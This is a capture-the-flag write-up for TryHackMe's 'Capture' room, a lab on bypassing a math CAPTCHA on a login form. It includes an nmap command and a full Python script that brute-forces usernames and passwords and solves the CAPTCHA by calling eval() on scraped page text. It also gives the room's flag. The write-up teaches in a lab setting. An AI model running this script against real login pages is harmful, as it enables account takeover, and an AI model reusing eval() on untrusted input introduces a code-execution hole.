🛡️ TryHackMe CTF Report – “Capture” Room

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1. Introduction

The “Capture” room on TryHackMe is a beginner-friendly Capture-The-Flag (CTF) challenge focused on bypassing a CAPTCHA-protected login form. The challenge provides `usernames.txt` and `passwords.txt` files, and the task is to identify valid login credentials, bypass the CAPTCHA mechanism, and capture the final flag.

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2. Tools Used

- **Nmap** – For port scanning
- **Burp Suite** – To inspect and analyze HTTP requests
- **Python (requests + re)** – For automating brute-force and CAPTCHA solving
- **Wordlists** – Provided `usernames.txt` and `passwords.txt`

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
3. Reconnaissance with Nmap

We began by scanning the target IP using Nmap to identify open ports and services.

```
nmap -sV -sC 10.10.52.218
```

- Port 22 (SSH) and Port 80 (HTTP) were found open.
- Our attention was focused on the web service (port 80).

📸 Screenshot 1: Nmap scan result




4. Exploring the Login Page

We visited the web application running on port 80 and found a login form with three fields:

- Username
- Password
- A math-based CAPTCHA

📸 Screenshot 2: Login page with CAPTCHA visible




5. Inspecting Login Request via Burp Suite

To understand how the form submission works, we intercepted the login request using Burp Suite. We observed:

- POST request sent to `/login`
- Parameters: `username`, `password`, `captcha`
- CAPTCHA changes on each request

📸 Screenshot 3: Burp Suite intercept showing login POST request



6. Automating the Attack with Python

🔐 Goal:

- Bypass the CAPTCHA validation
- Try all username and password combinations

🧠 Python Script Explanation

Below is the Python script used to automate the login process, bypassing CAPTCHA and brute-forcing credentials:

```
from requests import Session
import re

url = "http://10.10.52.218/login"

usernames = open('usernames.txt','r').read().splitlines()
passwords = open('passwords.txt', 'r').read().splitlines()

def solve_captcha(response):
    captcha_syntax = re.compile(r'(\s\s\d+\s[+*-/]\s\d+)\s\=\s\?')
    captcha = captcha_syntax.findall(response)
    return eval(' '.join(captcha))

session = Session()
data = {'username': 'username','password':'password'}
response = session.post(url, data=data)

for user in usernames:
    response = session.post(url, data=data)
    data['username'] = user

    if 'Captcha enabled' in response.text:
```


```
        captcha_result = solve_captcha(response.text)
        data['captcha'] = captcha_result

    response = session.post(url, data=data)

    if 'does not exist' not in response.text:
        print(f'Found username: {user}')
        print(f"Attempting to brute force password for user: {user}")

        for password in passwords:
            captcha_result = solve_captcha(response.text)
            data['password'] = password
            data['captcha'] = captcha_result

            response = session.post(url, data=data)

            if 'Error' not in response.text:
                print(f'----> Found Username: {user} Password:
{password} ')
                exit()
            else:
                print(f'[*] Trying password: {password} for user ')
    else:
        print(f'[*] Trying user: {user}')
```

🧩 Code Breakdown:

- `Session()`: Maintains a persistent session (saves cookies).
- `solve_captcha()`: Uses regular expressions to extract math problems like `" 4 + 5 = ?"` from the HTML, then evaluates the result using `eval()`.
- Outer `for` loop: Tries each username from the list.
- If CAPTCHA is present, it is solved before each POST request.
- Once a valid username is found, it enters the password brute-force loop.
- If login succeeds, it prints the working username and password.

This script efficiently combines brute-forcing with CAPTCHA solving, making it ideal for bypassing naive CAPTCHA implementations.

📸 Screenshot 4: Script running and discovering valid credentials with the flag



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
7. Capturing the Flag

After successful login using the found credentials, we were redirected to a page showing the final flag.

📸 Screenshot 5: Room completion page



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8. Flag

`THM{7df2eabce36f02ca8ed7f237f77ea416}`

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9. Learning Outcomes

- Analyzed HTTP requests using Burp Suite
- Understood and bypassed a basic CAPTCHA using regex and `eval()`
- Used Python to automate brute-force attacks efficiently
- Combined logic and scripting to solve a real-world CTF challenge

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10. Conclusion

The **Capture** room is a great introduction to web-based CTFs. It teaches how to analyze web forms, break simple CAPTCHA protections, and automate brute-force attacks responsibly using Python. These skills are foundational for ethical hacking and web pentesting.

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11. Credits

- Script adapted from a public TryHackMe walkthrough for educational purposes.
- CTF room created by TryHackMe contributors.